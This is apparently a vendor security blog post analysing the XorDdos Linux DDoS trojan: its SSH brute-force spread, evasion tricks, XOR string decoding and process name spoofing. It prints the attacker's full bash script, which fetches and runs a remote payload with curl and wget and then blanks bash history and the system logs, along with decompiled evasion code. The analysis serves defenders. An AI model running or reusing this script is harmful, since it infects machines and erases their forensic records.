In the last six months, we observed a 254% increase in activity from a Linux trojan called XorDdos. First discovered in 2014 by the research group MalwareMustDie, XorDdos was named after its denial-of-service-related activities on Linux endpoints and servers as well as its usage of XOR-based encryption for its communications.

XorDdos depicts the trend of malware increasingly targeting Linux-based operating systems, which are commonly deployed on cloud infrastructures and Internet of Things (IoT) devices. By compromising IoT and other internet-connected devices, XorDdos amasses botnets that can be used to carry out distributed denial-of-service (DDoS) attacks. Using a botnet to perform DDoS attacks can potentially create significant disruptions, such as the 2.4 Tbps DDoS attack Microsoft mitigated in August 2021. DDoS attacks in and of themselves can be highly problematic for numerous reasons, but such attacks can also be used as cover to hide further malicious activities, like deploying malware and infiltrating target systems.

Botnets can also be used to compromise other devices, and XorDdos is known for using Secure Shell (SSH) brute force attacks to gain remote control on target devices. SSH is one of the most common protocols in IT infrastructures and enables encrypted communications over insecure networks for remote system administration purposes, making it an attractive vector for attackers. Once XorDdos identifies valid SSH credentials, it uses root privileges to run a script that downloads and installs XorDdos on the target device.

XorDdos uses evasion and persistence mechanisms that allow its operations to remain robust and stealthy. Its evasion capabilities include obfuscating the malware's activities, evading rule-based detection mechanisms and hash-based malicious file lookup, as well as using anti-forensic techniques to break process tree-based analysis. We observed in recent campaigns that XorDdos hides malicious activities from analysis by overwriting sensitive files with a null byte. It also includes various persistence mechanisms to support different Linux distributions.




Figure 1. A typical attack vector for XorDdos malware

XorDdos may further illustrate another trend observed in various platforms, in which malware is used to deliver other dangerous threats. We found that devices first infected with XorDdos were later infected with additional malware such as the Tsunami backdoor, which further deploys the XMRig coin miner. While we did not observe XorDdos directly installing and distributing secondary payloads like Tsunami, it's possible that the trojan is leveraged as a vector for follow-on activities.

Microsoft Defender for Endpoint protects against XorDdos by detecting and remediating the trojan's multi-stage, modular attacks throughout its entire attack chain and any potential follow-on activities on endpoints. In this blog post, we detail our in-depth analysis of XorDdos to help defenders understand its techniques and protect their networks from this stealthy malware.

This blog post covers the following topics:

- Initial access

Initial access

XorDdos propagates primarily via SSH brute force. It uses a malicious shell script to try various root credential combinations across thousands of servers until finding a match on a target Linux device. As a result, we see many failed sign-in attempts on devices successfully infected by the malware:




Figure 2. Failed sign-in attempts on a device affected by XorDdos


Our analysis determined two of XorDdos' methods for initial access. The first method involves copying a malicious ELF file to temporary file storage /dev/shm and then running it. Files written at /dev/shm are deleted during system restart, thus concealing the source of infection during forensic analysis.

The second method involves running a bash script that performs the following activities via the command line:

1. Iterates the following folders to find a writable directory:
   - /bin
   - /home
   - /root
   - /tmp
   - /usr
   - /etc
2. If a writable directory is found, changes the working directory to the discovered writable directory.
3. Uses the curl command to download the ELF file payload from the remote location hxxp://Ipv4PII_777789ffaa5b68638cdaea8ecfa10b24b326ed7d/1[.]txt and saves the file as ygljglkjgfg0.
4. Changes the file mode to "executable".
5. Runs the ELF file payload.
6. Moves and renames the Wget binary to evade rule-based detections triggered by malicious usage of the Wget binary. In this case, it renames the Wget binary to good and moves the file to the following locations:
   - mv /usr/bin/wget /usr/bin/good
   - mv /bin/wget /bin/good
7. Attempts to download the ELF file payload for a second time, now only using the file good and not the Wget binary.
8. After running the ELF file, uses an anti-forensic technique that hides its past activity by overwriting the content of the following sensitive files with a newline character:

Sensitive File	Description
/root/.bash_history	Contains the commands that were run earlier
/var/log/wtmp	Contains login related record for users
/var/log/btmp	Contains record of failed login attempt

/var/log/lastlog	Contains the recent login information for users
/var/log/secure	Contains information related to security such as logs for authentication failure, sudo logins, and authorization privileges
/var/log/boot.log	Contains information related to system boot and message logged via system startup processes
/var/log/cron	Contains information related to cron job launch, success and failure error logs
/var/log/dmesg	Contains information related to kernel ring buffer messages, hardware devices, drivers, etc.
/var/log/firewalld	Contains logs related to firewall activities
/var/log/maillog	Contains information related to a mail server running on the system
/var/log/messages	Contains generic system activity messages
/var/log/spooler	Contains messages from usenet
/var/log/syslog	Contains generic system activity messages
/var/log/yum.log	Contains the package logs related to installation\remove\update activities done via yum utility



```
bash -c 'wdir="/bin"
for i in "/bin" "/home" "/root" "/tmp" "/usr" "/etc"
do
if [ -w $i ]
    then
    wdir=$i
    break
fi
done
cd $wdir
curl http://Ipv4PII_777789ffaa5b68638cdaea8ecfa10b24b326ed7d/1.txt -o ygljglkjgfg0
chmod +x ygljglkjgfg0
./ygljglkjgfg0
wget http://Ipv4PII_777789ffaa5b68638cdaea8ecfa10b24b326ed7d/1.txt -O ygljglkjgfg1
chmod +x ygljglkjgfg1
./ygljglkjgfg1
good http://Ipv4PII_777789ffaa5b68638cdaea8ecfa10b24b326ed7d/1.txt -O ygljglkjgfg2
chmod +x ygljglkjgfg2
./ygljglkjgfg2
sleep 2
wget http://Ipv4PII_777789ffaa5b68638cdaea8ecfa10b24b326ed7d/1a.txt -O sdf3fslsdf13
chmod +x sdf3fslsdf13
./sdf3fslsdf13
good http://Ipv4PII_777789ffaa5b68638cdaea8ecfa10b24b326ed7d/1a.txt -O sdf3fslsdf14
chmod +x sdf3fslsdf14
./sdf3fslsdf14
curl http://Ipv4PII_777789ffaa5b68638cdaea8ecfa10b24b326ed7d/1a.txt -o sdf3fslsdf15
chmod +x sdf3fslsdf15
./sdf3fslsdf15
sleep 2
mv /usr/bin/wget /usr/bin/good
mv /bin/wget /bin/good
cat /dev/null >/root/.bash_history
cat /dev/null > /var/log/wtmp
cat /dev/null > /var/log/btmp
cat /dev/null > /var/log/lastlog
cat /dev/null > /var/log/secure
cat /dev/null > /var/log/boot.log
cat /dev/null > /var/log/cron
cat /dev/null > /var/log/dmesg
cat /dev/null > /var/log/firewalld
cat /dev/null > /var/log/maillog
cat /dev/null > /var/log/messages
cat /dev/null > /var/log/spooler
cat /dev/null > /var/log/syslog
cat /dev/null > /var/log/tallylog
cat /dev/null > /var/log/yum.log
cat /dev/null >/root/.bash_history
ls -la /etc/daemon.cfg
exit $?
'
```

Figure 3. Remote bash script command used for initial access

Whichever initial access method is used, the result is the same: the running of a malicious ELF file, which is the XorDdos malware. In the next section, we do a deep dive into the XorDdos payload.

XorDdos payload analysis

The XorDdos payload we analyzed for this research is a 32-bit ELF file that was not stripped, meaning it contained debug symbols that detailed the malware's dedicated code for each of its activities. The inclusion of debug symbols makes it easier to debug and reverse engineer non-stripped binaries, as compared to stripped binaries that discard these symbols. In this case, the non-stripped binary includes the following source-code file names associated with the symbol table entries as part of the .strtab section in the ELF file:

- crtstuff.c
- autorun.c
- crc32.c
- encrypt.c
- execpacket.c
- buildnet.c
- hide.c
- http.c
- kill.c
- main.c
- proc.c
- socket.c
- tcp.c
- thread.c
- findip.c
- dns.c

The above list of source-code file names indicate that the binary is programmed in C/C++ and that its code is modular.


Detection evasion capabilities

XorDdos contains modules with specific functionalities to evade detection, as detailed below.

Daemon processes

A daemon process is a process that runs in the background rather than under the control of users and detaches itself from the controlling terminal, terminating only when the system is shut down. Similar to some Linux malware families, the XorDdos trojan uses daemon processes, as detailed below, to break process tree-based analysis:

1. The malware calls the subroutine daemon(__nochdir, __noclose) to set itself as a background daemon process, which internally calls fork() and setsid(). The fork() API creates a new child process with the same process group-id as the calling process.
2. After the successful call to the fork() API, the parent stops itself by returning “EXIT_SUCCESS (0)”. The purpose is to ensure that the child process is not a group process leader, which is a prerequisite for the setsid() API call to be successful. It then calls setsid() to detach itself from the controlling terminal.
3. The daemon subroutine also has a provision to change the directory to the root directory (“/“) if the first parameter __nochdir is called with a value equal to “0”. One reason for the daemon process to change the directory to the root partition (“/“)is because running the process from the mounted file system prevents unmounting unless the process is stopped.
4. It passes the second parameter __noclose as “0” to redirect standard input, standard output, and standard error to /dev/null. It does this by calling dup2 on the file descriptor for /dev/null.
5. The malware calls multiple signal APIs to ignore a possible signal from the controlling terminal and detach the current process from the standard stream and HangUp signals (SIGHUP) when the terminal session is disconnected. Performing this evasive signal suppression helps stop the effects of standard libraries trying to write to standard output or standard error, or trying to read from standard input, which could stop the malware’s child process. The API signal() sets the disposition of the signal signum to the handler, which is either SIG_IGN, SIG_DFL, or the address of a programmer-defined signal handler. In this case, the second parameter is set to “SIG_IGN=1”, which ignores the signal corresponding to signum.



```
// SIGTTOU - Ignore signal related to terminal's write operation
signal(0x16,(__sighandler_t)0x1);

// SIGTTIN - Ignore signal related to terminal's read\input operation
signal(0x15,(__sighandler_t)0x1);

// SIGTSTP - Ignore temporary stop signal from terminal such as ctrl+z
signal(0x14,(__sighandler_t)0x1);

// SIGHUP - Ignore signal when its controlling terminal is closed
signal(1,(__sighandler_t)0x1);

// SIGPIPE - Ignore a signal when it tries to write to a disconnected pipe
signal(0xd,(__sighandler_t)0x1);

// SIGCHLD - Ignore a signal when its child process is terminated
signal(0x11,(__sighandler_t)0x1);
```

Figure 4. Ignore signals associated with the terminal-related operations

XOR-based encryption

As its name suggests, XorDdos uses XOR-based encryption to obfuscate data. It calls the dec_conf function to decode encoded strings using the XOR key “BB2FA36AAA9541F0”. The table below shows the decoded values of the obfuscated data used across the malware’s various modules to conduct its activities.

Encrypted strings	Decoded value
m7A4nQ_/nA	/usr/bin/
m [(n3	/bin/
m6_6n3	/tmp/
m4S4nAC/n&ZV\x1aA/TB	/var/run/gcc.pid
m.[$n__#4%\C\x1aB]0	/lib/libudev.so
m.[$n3	/lib/
m4S4nAC/nA	/var/run/
!#Ff3VE.-7\x17V[_	cat resolv.conf
<Encrypted_Remote_URL>	hxxp://aa.hostasa[.]org/config.rar

Process name spoofing

When a process is launched, arguments are provided to its main function as null-terminated strings, where the first argument is always the process image path. To spoof its process name, XorDdos zeroes out all argument buffers while running and overrides its first argument buffer containing the image path with a fake command line, such as cat resolv.conf.





Figure 5. Process name spoofing achieved by modifying memory associated with argument vectors.



```
